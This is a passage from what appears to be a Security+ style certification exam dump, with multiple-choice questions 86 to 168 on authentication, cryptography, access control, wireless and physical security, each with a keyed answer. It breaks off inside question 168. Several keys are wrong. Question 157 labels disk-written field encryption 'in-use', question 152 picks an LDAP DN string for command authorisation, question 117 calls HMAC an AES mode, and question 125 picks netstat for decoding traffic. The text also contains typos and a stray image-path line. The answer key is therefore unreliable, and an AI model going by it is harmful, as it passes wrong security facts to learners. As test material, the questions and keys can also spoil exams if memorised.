A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

Time	Source	Destination	Account Name	Action
11:01:31	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:32	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:33	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:34	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:35	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:36	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:37	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:38	18.12.98.145	10.15.21.100	Joe	Logon Successful

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 87
A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops. These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.

Which of the following should be implemented in order to meet the security policy requirements?

A. Virtual desktop infrastructure (IDI)
B. WS-security and geo-fencing
C. A hardware security module (HSM)
D. RFID tagging system
E. MDM software
F. Security Requirements Traceability Matrix (SRTM)

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.

Which of the following security measures did the technician MOST likely implement to cause this Scenario?

A. Deactivation of SSID broadcast
B. Reduction of WAP signal output power
C. Activation of 802.1X with RADIUS
D. Implementation of MAC filtering
E. Beacon interval was decreased

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking
D. Command injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

A. Require the use of two different passwords held by two different individuals to open an account
B. Administer account creation on a role based access control approach
C. Require all new accounts to be handled by someone else other than a teller since they have different duties
D. Administer account creation on a rule based access control approach

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
Which of the following should identify critical systems and components?

A. MOU
B. BPA
C. ITCP
D. BCP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another

C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place

C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.

Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are.

The controls used by the receptionist are in place to prevent which of the following types of attacks?

A. Tailgating
B. Shoulder surfing
C. Impersonation
D. Hoax

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.

Which of the following has the administrator been tasked to perform?

A. Risk transference
B. Penetration test
C. Threat assessment
D. Vulnerability assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPS
E. SSL
F. SFTP

Correct Answer: BF
Section: (none)

Explanation

Explanation/Reference:

QUESTION 102
Which of the following is the summary of loss for a given year?

A. MTBF
B. ALE
C. SLA
D. ARO

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.

Which of the following would be the BEST method of updating this application?

A. Configure testing and automate patch management for the application.
B. Configure security control testing for the application.
C. Manually apply updates for the application when they are released.
D. Configure a sandbox for testing patches before the scheduled monthly update.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A technician must configure a firewall to block external DNS traffic from entering a network.

Which of the following ports should they block on the firewall?

A. 53
B. 110
C. 143
D. 443

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

QUESTION 106
Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message.

Which of the following principles of social engineering made this attack successful?

A. Authority

B. Spamming
C. Social proof
D. Scarcity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which of the following is the LEAST secure hashing algorithm?

A. SHA1
B. RIPEMD
C. MD5
D. DES

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

A. ALE
B. MTTR
C. MTBF
D. MTTF

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 109
A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot.

The person is attempting which of the following types of attacks?

A. Jamming
B. War chalking
C. Packet sniffing
D. Near field communication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

A. Intimidation
B. Scarcity
C. Authority
D. Social proof

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe
B. Fault tolerance
C. Fail secure
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?

A. CRL
B. OSCP
C. PFX
D. CSR
E. CA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
A security administrator is developing training for corporate users on basic security principles for personal email accounts.

Which of the following should be mentioned as the MOST secure way for password recovery?

A. Utilizing a single Qfor password recovery
B. Sending a PIN to a smartphone through text message
C. Utilizing CAPTCHA to avoid brute force attacks
D. Use a different e-mail address to recover password

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email

D. Create new email spam filters to delete all messages from that sender

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC
B. PCBC
C. CBC
D. GCM
E. CFB

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 118
The chief security officer (CS0) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

A. Use certificates signed by the company CA
B. Use a signing certificate as a wild card certificate
C. Use certificates signed by a public ca
D. Use a self-signed certificate on each internal server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This is a way to update all internal sites without incurring additional costs?
To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

QUESTION 119
A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

A. Peer review
B. Component testing
C. Penetration testing
D. Vulnerability testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

QUESTION 120
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access.

Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting
B. Preparation
C. Mitigation
D. Lessons Learned

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122

An attacker uses a network sniffer to capture the packets of a transaction that adds $20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another $20 to the gift card. This can be done many times.

Which of the following describes this type of attack?

A. Integer overflow attack
B. Smurf attack
C. Replay attack
D. Buffer overflow attack
E. Cross-site scripting attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
An organization is moving its human resources system to a cloud services provider.
The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords.

Which of the following options meets all of these requirements?

A. Two-factor authentication
B. Account and password synchronization
C. Smartcards with PINS
D. Federated authentication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.

Which of the following tools would aid her to decipher the network traffic?

A. Vulnerability Scanner
B. NMAP
C. NETSTAT
D. Packet Analyzer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
Which of the following should be used to implement voice encryption?

A. SSLv3
B. VDSL
C. SRTP
D. VoIP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics
B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129

Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF
D. Calculate the TCO

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

A. Service level agreement
B. Interconnection security agreement

C. Non-disclosure agreement
D. Business process analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?

A. Mandatory access control
B. Discretionary access control
C. Role based access control
D. Rule-based access control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.

Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)

A. SCP
B. TFTP
C. SNMP
D. FTP
E. SMTP
F. FTPS

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

A. MOU
B. ISA
C. BPA
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation. Which of the following implements all these requirements?

A. Bcrypt
B. Blowfish
C. PGP
D. SHA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
```

```
Login Success [user: msmith] [Source: 10.0.12.45]
[localport: 23] at 00:15:23:431 CET Sun Mar 15 2015
```

Which of the following should the network administrator do to protect data security?

A. Configure port security for logons
B. Disable telnet and enable SSH
C. Configure an AAA server
D. Disable password and enable RSA authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
The Chief Executive Officer (CEO) of a major defense contracting company a traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

A. Remote wipe
B. Full device encryption
C. BIOS password
D. GPS tracking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS
B. Replace FTP with FTPS and replaces HTTP with TFTP
C. Replace FTP with SFTP and replace HTTP with Telnet
D. Replace FTP with FTPS and replaces HTTP with IPSec

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

A. Deterrence
B. Mitigation
C. Avoidance

D. Acceptance

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.

Which of the following capabilities would be MOST appropriate to consider implementing is response to the new requirement?

A. Transitive trust
B. Symmetric encryption
C. Two-factor authentication
D. Digital signatures
E. One-time passwords

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
Which of the following is commonly used for federated identity management across multiple organizations?

A. SAML
B. Active Directory
C. Kerberos
D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.

Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
A security administrator is evaluating three different services: radius, diameter, and Kerberos.

Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A company would like to prevent the use of a known set of applications from being used on company computers.

Which of the following should the security administrator implement?

A. Whitelisting
B. Anti-malware
C. Application hardening
D. Blacklisting
E. Disable removable media

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.

Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

A. Asset control

B. Device access control
C. Storage lock out
D. Storage segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead.

Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control
B. Role-based access control
C. Mandatory access control
D. Discretionary access control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack.

Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity
B. Maximum age limit
C. Maximum length

D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.

Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?

A. Cryptography
B. Time of check/time of use
C. Man in the middle

D. Covert timing
E. Steganography

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes.

Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

A. Data Labeling and disposal
B. Use of social networking
C. Use of P2P networking
D. Role-based training

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded
D. At-rest

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

A. TACACS+
B. RADIUS
C. Kerberos
D. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
The security administrator has noticed cars parking just outside of the building fence line.

Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Select TWO)

A. Create a honeynet
B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls

F. Implement a warning banner

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.

Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP
B. Kerberos
C. SAML
D. TACACS+

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
B. Have the external vendor come onsite and provide access to the PACS directly
C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts.

Which of the following controls should be implemented to curtail this activity?

A. Password Reuse
B. Password complexity
C. Password History
D. Password Minimum age

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 167
Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)

A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out
B. User1 has been locked out due to too many failed passwords
C. Lack of network time synchronization is causing authentication mismatches
